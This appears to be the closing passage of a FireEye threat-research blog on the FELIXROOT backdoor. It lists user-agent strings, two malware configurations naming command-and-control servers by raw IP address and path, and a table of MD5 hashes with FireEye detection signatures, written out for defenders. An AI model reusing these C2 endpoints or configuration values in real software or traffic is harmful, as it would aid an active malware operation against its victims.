Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)

Configuration Files

Version 1:

{"1" : "https://88.198.13.116:8443/xmlservice","2" : "30","4" : "GufseGHbc","6" : "3", "7" :

“http://88.198.13.116:8080/xmlservice"}

Version 2:

{"1" : "https://217.12.204.100/news/","2" : "30","4" : "KdfrJKN","6" : "3", "7" :

"http://217.12.204.100/news/"}

FireEye Detections

MD5	Product	Signature	Action
11227ECA89CC053FB189FAC3EBF27497	NX/EX/AX	Malware.Binary.rtf	Block
4DE5ADB865B5198B4F2593AD436FCEFF	NX/EX/AX	Malware.Binary.rtf	Block
78734CD268E5C9AB4184E1BBE21A6EB9	NX/EX/AX	Malware.Binary	Block
92F63B1227A6B37335495F9BCB939EA2	NX/EX/AX	FE_Dropper_Win32_FELIXROOT_1	Block
DE10A32129650849CEAF4009E660F72F	NX/EX/AX	FE_Backdoor_Win32_FELIXROOT_2	Block
11227ECA89CC053FB189FAC3EBF27497	HX	IOC	Alert
4DE5ADB865B5198B4F2593AD436FCEFF	HX	IOC	Alert

Table 5: FireEye Detections

Acknowledgements

Special thanks to Jonell Baltazar, Alex Berry and Benjamin Read for their contributions to this blog.
